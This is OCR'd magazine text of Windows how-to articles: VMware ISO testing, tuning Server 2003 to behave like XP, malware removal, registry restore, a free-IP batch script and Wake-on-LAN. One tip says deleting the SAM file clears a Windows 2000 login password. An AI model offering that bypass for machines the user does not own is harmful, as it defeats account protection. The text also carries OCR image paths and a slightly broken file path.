第2步 因为是测试可启动光盘的ISO镜像，所以无需先安装操作系统。在右侧窗口，双击打开虚拟机设备（Devices）中的CD-ROM项，如图3所示，选中“Use ISO image”（使用ISO镜像），再单击Browse（浏览）按钮选择要测试的ISO镜像文件，单击OK确认。

第3步 单击VMware工具栏上的“Power on”电源按钮，启动虚拟机，当虚拟机屏幕变黑时用鼠标点击一下，再按F2键进入虚拟机的BIOS，通过小键盘上的方向键在Boot（启动）选项卡中选中“CD-ROM Drive”项，再按“+”号键把它调到最顶层，最后按F10键保存退出，重启虚拟机就可以测试了。



3

借助VMware，大家得以轻松、安全地演练各种操作系统（Windows、Linux、MAC等）、研究局域网的不同环境等，真正做到了知己知彼，最后大家齐心协力，终于救出了久困险境的莫小贝。

【拍摄花絮】

★变异的热启键

热启键即Ctrl+Alt+Del组合键，在DOS下会重新启动电脑，在Windows下则会调出任务管理器。如果在虚拟机运行的Windows中按下Ctrl+Alt+Del会怎样呢？首先会弹出一个提示框，确定后调出虚拟机中系统的任务管理器，接着还会调出本机系统的任务管理器，非常麻烦。其实在虚拟机中，可用Ctrl+Alt+Insert组合键替代热启键，就不会这么繁琐了。

★自由掌握控制权

使用VMware的人，对Ctrl+Alt组合键一定熟得不能再熟了，在本机和虚拟机之间切换鼠标控制权就是用它们。但如果这一组合键跟你系统中的其他热键冲突了怎么办？可以改呀！单击“Edit→Preferences”（编辑→偏好），在打开的对话框中切换到“Hot Keys”（热键）选项卡，就可设置新的热键了。浏览Preferences对话框，还可以设置更多的控制选项。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

XP的“美貌”2003的“心”

Windows Server 2003优化实战


Tag 系统优化、Windows Server 2003 〉实例 〉系统

福建/俞木发

大家知道，Windows Server 2003（以下简称为WS2003）是一款优秀的服务器系统。作为服务器版操作系统，WS2003和Windows XP相比，不论是在稳定性还是内存管理能力上都有更好的表现。比如，WS2003标准版能够管理8GB内存，企业版能够管理32GB内存，而Windows XP仅能支持4GB内存（应用程序只能用到2GB，其余的被系统内核保留）。

不过，WS2003并不适合个人使用，比如，WS2003+SP1即使打开了显卡、声卡硬件加速也无法使用SMARTSHADER SMOOTHVISION，有部分游戏甚至会出现黑屏、花屏等问题。是否既想拥有WS2003的稳定核心，又想使它具备Window XP的良好兼容性？下面，我们一起来把WS2003“改造”为工作站版，这样即可鱼与熊掌兼得，同时拥有Windows XP的高兼容性和WS2003的高性能！

第1步 安装WS2003，具体安装过程和Windows XP相似。不过，WS2003安装后可能会无法识别某些硬件，原因主要是没有相应的FOR WS2003驱动。其实，很多FOR XP驱动就可以用在WS2003上。比如，安装WS2003后，测试电脑上的AC’97声卡和8169网卡就无法识别，解决的方法是手动安装驱动，这里以安装网卡驱动为例。WS2003开机启动时按下Ctrl+Alt+Del，然后以系统管理员身份登录。右击桌面“我的电脑”选择“管理”，在打开的管理窗口单击“设备管理器”，选中右侧“其它设备”下的“以太网控制器”，右击选择“更新驱动程序”，在弹出的安装向导中选择“从列表或指定位置安装（高级）”，安装位置选择“不要搜索，我要自己选择要安装的驱动程序”，然后在右侧选择自己的网卡型号安装即可（见图1）。




测试平台

CPU: P4 805D
内存: 512MBDDR
主板: 微星945PL
显卡: ATIX550
测试系统: Windows Server 2003企业版

第2步 成功安装网卡后，在系统托盘中会出现带“？”号的本地连接图标，右击图标选择“自动修复”，修复成功后打开“控制面板”，然后双击“网络连接”图标，打开网络连接窗口，单击左侧窗格“网络任务”下的“创建一个新的连接”，按提示建立宽带连接。单击“开始→所有程序→Windows Update”，升级系统补丁。

小提示

安装好WS2003后，如果系统无法自动识别硬件，我们只要单击图1的“从磁盘安装”，然后插入Windows XP驱动盘安装即可。



小提示

首次使用xpconv优化WS2003可能会导致重启后无法登录系统（提示需要重新激活），解决的方法是在使用xpconv之前，使用Ghost对系统备份，然后恢复系统再使用xpconv改造即可。实际上，xpconv只是一款系统优化软件，它把WS2003默认对原来个人用户屏蔽的项目释放出来。优化向导完成后会在程序目录下生成xpconv.sif（类似系统安装自动应答文件），改造操作就是依据这个文件进行的。

第3步 开始使用WS2003后，很多朋友都会觉得不习惯。比如，它使用的是Windows经典界面（且无法选择主题），系统默认设置是关闭声音服务，关机也不方便（需要输入关机理由）。现在我们可以使用“xpconv”来改造WS2003。

软件小档案：xpconv2.0

文件大小: 3017KB
软件性质: 共享软件
适用平台: Windows Server 2003
下载地址: http://flashget.newhua.com/down/xpco

1.启动程序后，首先会出现一个警告提示，大意是使用软件优化WS2003后可能会出现无法登录的问题，需要重新激活。单击“OK”继续。

2.改造操作很简单，首先选择改造方式为“Workstation”（工作站版），其他操作只要按向导的提示一步步选择“改造”项目即可。如图2所示，在“XP Missing Features Configuration”（被隐藏的XP特性）中，可以将XP的许多特性添加到WS2003中。比如选中“System Restore”（系统还原）项，这样改造完成后，WS2003就像Windows XP一样拥有系统还原功能了。可以勾选所有改造子项，以使WS2003的兼容性更好（见图2）。

3. 完成所有的改造设置后，程序会自动弹出关机（重新启动）窗口，重启后开始进行真正的优化，再次登录就可以使用这个具备了许多Windows XP特征的WS2003了，现在可以选择


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

Windows XP外观，打开“系统属性”窗口还可以看到新增的“系统还原”子项。

4. 经过上述“改造”后，WS2003的兼容性已经有了很大的提高，可以流畅运行那些原来无法运行的游戏软件。不仅外观和Windows XP类似（比如开关机画面），而且功能有所提高（比如无论什么声卡驱动，在WS2003下的音色、声场等明显好于Windows XP，大家可以使用Windows Media Player分别在两个系统下测试同一首歌曲的播放效果），当然，稳定性更为出色，因为使用的还是服务器操作系统核心代码！

第4步 如果使用xpconv优化WS2003后仍然感觉不足，我们可以参照Windows XP进一步执行手动优化。比如，想在WS2003上玩CS的朋友，可以单击“开始→运行”，键入“dxdiag”并回车打开“DirectX 诊断工具”，在“声音”标签页，把“硬件的声音加速级别”滚动条拉到“完全加速”，然后切换到“显示” 标签页，点击Direct Draw、Direct3D和AGP Texture加速等3个按钮启用加速，这样CS的效果在WS2003下会更为优秀（见图3）。



3

以上就是我优化Windows Server 2003给它披上XP外衣的实战经过，希望能对有这方面需要的朋友有所参考。**CF**


不用重启也能卸载恶意软件

Tag 恶意软件、360安全卫士 〉实例 〉系统

深圳/青剑

使用一些安全软件，如使用360安全卫士卸载某些恶意或流氓软件（以下统称为恶意软件），有时会提示需要重启后才能彻底清除（见图1）。可能有时我们并不想重启计算机，但是不彻底清除，与“流氓”共舞的感觉总是很不爽。

其实在360查杀界面已经给出了这些恶意软件的具体路径，只是由于这些程序当前正在运行所以无法删除，这时只要把调用这些恶意软件的进程关闭就可以删除了。可能你并不知道到底是哪一个进程在调用它，那不妨试试我用的方法。



1

```
qq.exe          3168 ntdll.dll, kernel32.dll,
                     QQBaseClassInDll.dll, QQHelperDll.dll,
                     CRYPTUI.dll, CnsHook.dll, CommercesMng.dll
                     PersonalDesktop.dll, QQAddr.dll,
                     QQSceneMng.dll
```

2

```
TIMPlatform.exe   3824 ntdll.dll, kernel32.dll, USER32.dll,
                       GDI32.dll, ADVAPI32.dll, RPCRT4.dll,
                       ole32.dll, msvcrt.dll, OLEAUT32.dll,
                       IMM32.DLL, LPK.DLL, USP10.dll, uxtheme.dll
                       CnsMin.dll, imagehlp.dll, SHLWAPI.dll,
```

3

第1步 运行360安全卫士，在“卸载”界面中选择“查杀恶意软件”，扫描结束后如发现有恶意软件，可选择“清除”。在我的电脑中，可以看到有个“网络实名”的插件（cnshook.dll）不能立即清除，需要重新启动。

第2步 打开“命令提示符”窗口，执行命令“tasklist /m ›list.txt &&list.txt”（不含引号），之后就会弹出一个记事本窗口，里面显示的内容就是系统中所有进程调用DLL文件的信息。按Ctrl+F键搜索cnshook.dll这个DLL是在哪个程序下，可以看到共有两个进程调用了它，一个是QQ的主程序qq.exe，另一个是QQ的附带程序TIMPlatform.exe（见图2、图3）。

第3步 在360主界面，点击“工具”，再选择“系统进程状态”选项卡，选中QQ的这两个进程，点击“结束选中进程”关闭它们。现在再通过360“查杀恶意软件”重新扫描并清除，就可以全部清除干净了。

小编有话说：

对于难以卸载删除的恶意软件，小编还推荐大家使用Locker（下载地址：http://www.newhua.com/soft/24732.htm），这款软件本刊以前已有过不少介绍，通过它也可以轻松、彻底删除恶意软件。不过Locker也经常需要重启才能进行后续操作。**CF**

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

1条命令解决Windows XP故障

Tag 注册表、Windows XP 〉知识 〉实例 〉系统

江苏/马进军

Windows XP出现故障后，有些人会选择重装系统来解决问题。其实有不少情况只是因为系统注册表出了问题，这时只要在DOS环境下，运行下面这条命令就有可能彻底解决问题：

copy c:\windows\repair*.* c:\windows\system32\config

上面命令的目的就是将repair文件夹下的所有文件拷贝到config文件夹下以覆盖其中原来的文件。其实要拷贝的只是Sam、system、security、software、default这5个文件，这里为了省事才全部都拷贝过来，免去一条条输入命令的麻烦。这5个文件实际上就是Windows XP最主要的注册表文件，保存了系统中软、硬件等各方面信息。

XP安装完毕首次启动时会创建注册表备份文件，并保存在repair文件夹中。上面的命令正是通过初始的备份文件覆盖有问题的注册表文件，以使系统恢复到刚安装时的状态，从而解决问题。下面是我运用这一命令的几个实例，供大家参考。

实例1：

朋友的笔记本电脑感染了病毒，下载安装卡巴斯基6.0，更新病毒库后查出几个恶意广告程序，提示系统重新启动后可以清除。重启电脑，在欢迎界面点击用户名显示“正在注销...正在加载配置……”，随后立即显示“正在保存配置”并返回欢迎界面。无奈重启进入安全模式，症状依旧。这时重启电脑进入DOS，运行上述命令问题得以解决。

小编说：


这里的反复重启无法登录的问题，也有可能是因为某个特定的注册表键被病毒修改，或者userinit.exe文件被破坏导致的，可按本刊第9期“系统傻博士”（第76页）Q2所说的方法加以解决，不一定非要覆盖所有的注册表文件。

实例2：

SAM文件是Windows NT/2000/XP的安全账户管理数据库文件，所有用户的登录名以及口令等相关信息都保存在这个文件中。在Windows 2000中，如果忘记了登录密码，可在DOS环境下删除Config文件夹下的这一文件，即可清除登录密码进入系统。不过在Windows XP下千万不要使用这个方法，我一个朋友删除了XP的SAM文件后造成系统反复重启无法登录，最后通过复制C:\windows\repair目录下的SAM的原始版本才得以解决问题。

实例3：

一个朋友的电脑感染病毒，使用2款国内流行的杀毒软件也无法彻底清除，出现C:\WINDOWS\system32\hbcmd.dll屡删不掉的问题。这是因为这款流氓软件采用了驱动保护技术所致，尝试用hijackthis也没有清除掉它。后来同样使用上文中的copy命令恢复到初始注册表状态，重启后，这一流氓软件因失去了保护，被杀毒软件轻松查杀。



小提示

★上面的命令是假设你的系统安装在C分区，如果是安装在其他分区，如D分区，则要把命令中的“c:”改成“d:”。另外，如果系统分区为NTFS格式，进入DOS环境后需要先加载NTFSDOS才能正确识别出分区并执行上面的命令。NTFSDOS的使用，可参阅本刊今年第4期第33页上的有关内容。

小编扩展：repair注册表文件详解

我们已知道，c:\windows\repair目录下的文件是Windows XP的注册表备份，用来在注册表出现错误时进行恢复。不过要注意，这一方法也带来不少负面效果：通过它恢复注册表之后，系统安装之后的所有配置信息将会丢失。

这个目录中包含多个文件，只有没有扩展名的那几个是真正注册表文件，其他则是相关的配置或记录文件。

文件名	说明
autoexec.nt	除非在应用程序的PIF中明确指定不同的启动文件，否则就用此文件件初始化MS-DOS环境。
config.nt	除非在应用程序的PIF中明确指定不同的启动文件，否则就用此文件初始化MS-DOS环境。
default	默认用户的注册表文件。
sam	Security Accounts Manager的简称，意为安全账号管理，包含了用户的登录名及口令等安全数据。
secsetup.inf	最早的默认安全性设置。
security	安全相关的注册表文件。
setup.log	此文件内含有与Windows XP一同安装的所有文件的记录。Windows XP的服务包和其他组件使用此文件内的信息来更新操作系统。
software	应用软件相关的注册表文件。
system	系统相关的注册表文件。

CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | net@cfan.com.cn

找出局域网内空闲IP地址

Tag 局域网、IP地址、批处理 〉 实例 〉 网络

沈阳/张春明 韩冬梅 范铁生 姜绍飞

简单地使用ping命令，就可以判定一个IP地址是否已被局域网内的其他计算机或设备(如网络打印机等)占用。然而，由于黑客软件的日益泛滥，加之计算机病毒威胁无所不在，大多数计算机已普遍安装了各类防火墙软件。这类软件在默认情况下不会对ping命令做出任何响应，这常会导致用户误认为找到了一个空闲的IP地址，而试图使用该IP地址时必然导致IP地址冲突。

我们主动出击，寻找一种行之有效的查找和判断空闲IP地址的手段，以避免因反复手工查找而浪费不必要的时间和精力。

寻找Ping命令的蛛丝马迹

我发现，虽然安装在计算机上的防火墙软件不会对其他计算机的ping命令(利用ICMP协议)做任何响应，但仍然会在发出ping命令的计算机上留下自己的一些蛛丝马迹。比如，向一台目标计算机发出一个“ping [目标计算机的IP地址] ”命令后，由于目标计算机对ping命令进行了屏蔽，因此总是得到请求超时的提示(Request time out)，就像目标计算机根本不存在一样。那么怎样才能判断出目标计算机是否处于工作状态？也即是说，该IP地址是否被目标计算机使用？其实，此时只要执行“arp -a”命令，一切就会大白于天下了。

小知识:Ping命令的工作流程

原来，当向目标计算机发出ping命令时，操作系统会首先在自己的ARP(地址解析协议)高速缓存中查找目标主机IP地址所对应的硬件MAC地址。如果没有找到，就自动发送一个称作ARP请求的以太网数据帧给局域网上的所有主机，即所谓的广播。

获取空闲IP思路

第1步 首先用“ping IP地址”命令进行测试。如果有数据返回，则说明所测试的IP地址已被占用;如果没有数据返回，并提示请求超时，则还需要进一步用“arp -a”命令进行判断。

第2步 在ARP列表中查找该IP地址对应的MAC地址，若找到，则说明所测试的IP地址被占用，即不是空闲IP地址。重复上述步骤，继续测试下一个可能的空闲IP地址。由此可见，局域网空闲IP地址用以上两个简单命令的组合即可判定。

以下给出了适用于C类地址(其他类地址可以参照进行修改)的空闲IP地址查找程序(FreeIP.bat)的完整代码。

```
@echo off
cls
if "%1x"=="x" goto help
if "%2x"=="x" goto startip
if "%3x"=="x" goto endip
@echo 正在查找，请稍候...
arp -d
for /l %%i in (%2, 1, %3) do ping -n 3 %1.%%i
@echo 查找完毕。
REM 最好延时一段时间再显示搜索结果。
ping -n 5 127.0.0.1 > nul
@echo 该局域网内下列IP地址已被占用，请任选一个没有在此列出的IP地址作为空闲IP地址。
arp -a
goto end
:startip
@echo 警告:缺少起始IP地址号和结束IP地址号!
goto help
:endip
@echo 警告:缺少结束IP地址号!
goto help
:help
@echo ************************************************
@echo                空闲IP地址查找程序 (C)Copyright 2007
@echo                    Author: Zhang Chunming etc.
@echo  用法: FreeIP [C类地址的前三个字段] [起始IP地址号] [结束IP地址号]
@echo  举例: FreeIP 192.168.0 1 254
@echo ************************************************
pause 按任意键退出。
:end
```

批处理使用方法

在DOS提示符后面依次输入批处理程序名FreeIP、局域网C类网络地址(注意仅包括地址的前三个字段)、起始IP地址号(代表从该网段的哪个IP地址开始查找，即IP地址的第4个字段值)和终止IP地址号(代表到该网段的哪个IP地址为止结束查找，即IP地址的第4个字段值)。

实例:要查找192.168.0网段中第1到254共计254个IP地址(即192.168.0.1到192.168.0.254)范围中的空闲IP地址，则可以输入下面的命令:

```
C:>FreeIP 192.168.0 1 254
```

按回车键后稍等片刻即可看到查找结果。注意:屏幕上列出的IP地址查找结果为已被占用的IP地址，用户可以任选一个没有列出的IP地址作为自己计算机的IP地址。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

FlashGet实现网络开机、自动关机

文/肖杰

最新版的FlashGet已经可以让电脑定时开机，自动下载文件，完后自动关机。但是定时开机并不是每天的需要，能否通过网络控制它开机呢？

实例1:超方便！通过网络就能开机

硬件准备

硬件需要主板、网卡、电源3个设备同时支持。以前是通过调制解调器唤醒开机，后来网卡出现后，调制解调器淘汰了，就出现了通过网卡上的WOL功能(网络唤醒功能)，配合具有WOL接口的主板，通过一条特殊的信号线，连接主板上的WOL接口，然后将从网络上收到的开机信号传送至主板，来实现网络唤醒开机。现在主板上有WOL接口的已经不多了，因为现在内置的网卡很多了，一般也会具有WOL功能。

除了网卡和主板上具有WOL功能外，还必须有电源的支持。电源必须是符合ATX 2.03标准的ATX电源，+5VStandby电流至少应在INTEL规定的600mA以上。想知道自己电源的电流的大小，一般可以从电源外部标识中的+5VSB栏里查到。

小提示


Windows 9x系统中，只有输入"winipcfg"，在"适配器地址"栏中才能查到。

软件准备

要想实现网络开机，必须知道自己的网上的身份证号，一般就是网卡上独一无二的MAC地址，该地址是惟一的。虽然IP地址和计算机名字也可以，但现在电脑是在关机状态，这个当然不行了。而除非拨下电源插头，否则电脑在待机时或是休眠模式下，网卡仍以极低电压维持基本运作，这时的MAC地址也就有效了。

第1步 MAC地址一般可在Windows 2000以上系统中的命令行模式下输入"ipconfig/all"命令，查找到Physical Address后边，即是MAC地址(见图)。

第2步 在启动计算机时，进入CMOS参数设置。选择电源管理设置"Power Management Setup"(电源管理)菜单，将"Wake up on LAN"(网络唤醒)项和"Wake on PCI Card"(唤醒PCI卡)项均设置为"Enabled"，启用该计算机的远程唤醒功能。有些网卡需要通过跳线将"Wake-on-LAN"功能设置为"Enabled"(启用)。



第3步 连到网络上的其他电脑中，安装一个Magic Packet软件或NetWaker软件，便可通过网络传送一个信号到要唤醒的电脑上，电脑上的网卡接收信号后就会发出开机信号至主板，使主板启动，于是电脑就自动开机了。

现在以NetWaker软件为例来做说明，因为它使用特别简单方便，而且是中文界面、免费软件。从http://www.onlinedown.net/soft/39874.htm下载该软件，安装运行后，输入MAC地址后，点"发送开机信号"就设置完成了，很是简单吧。

实例2:超省电！下载完毕就关机

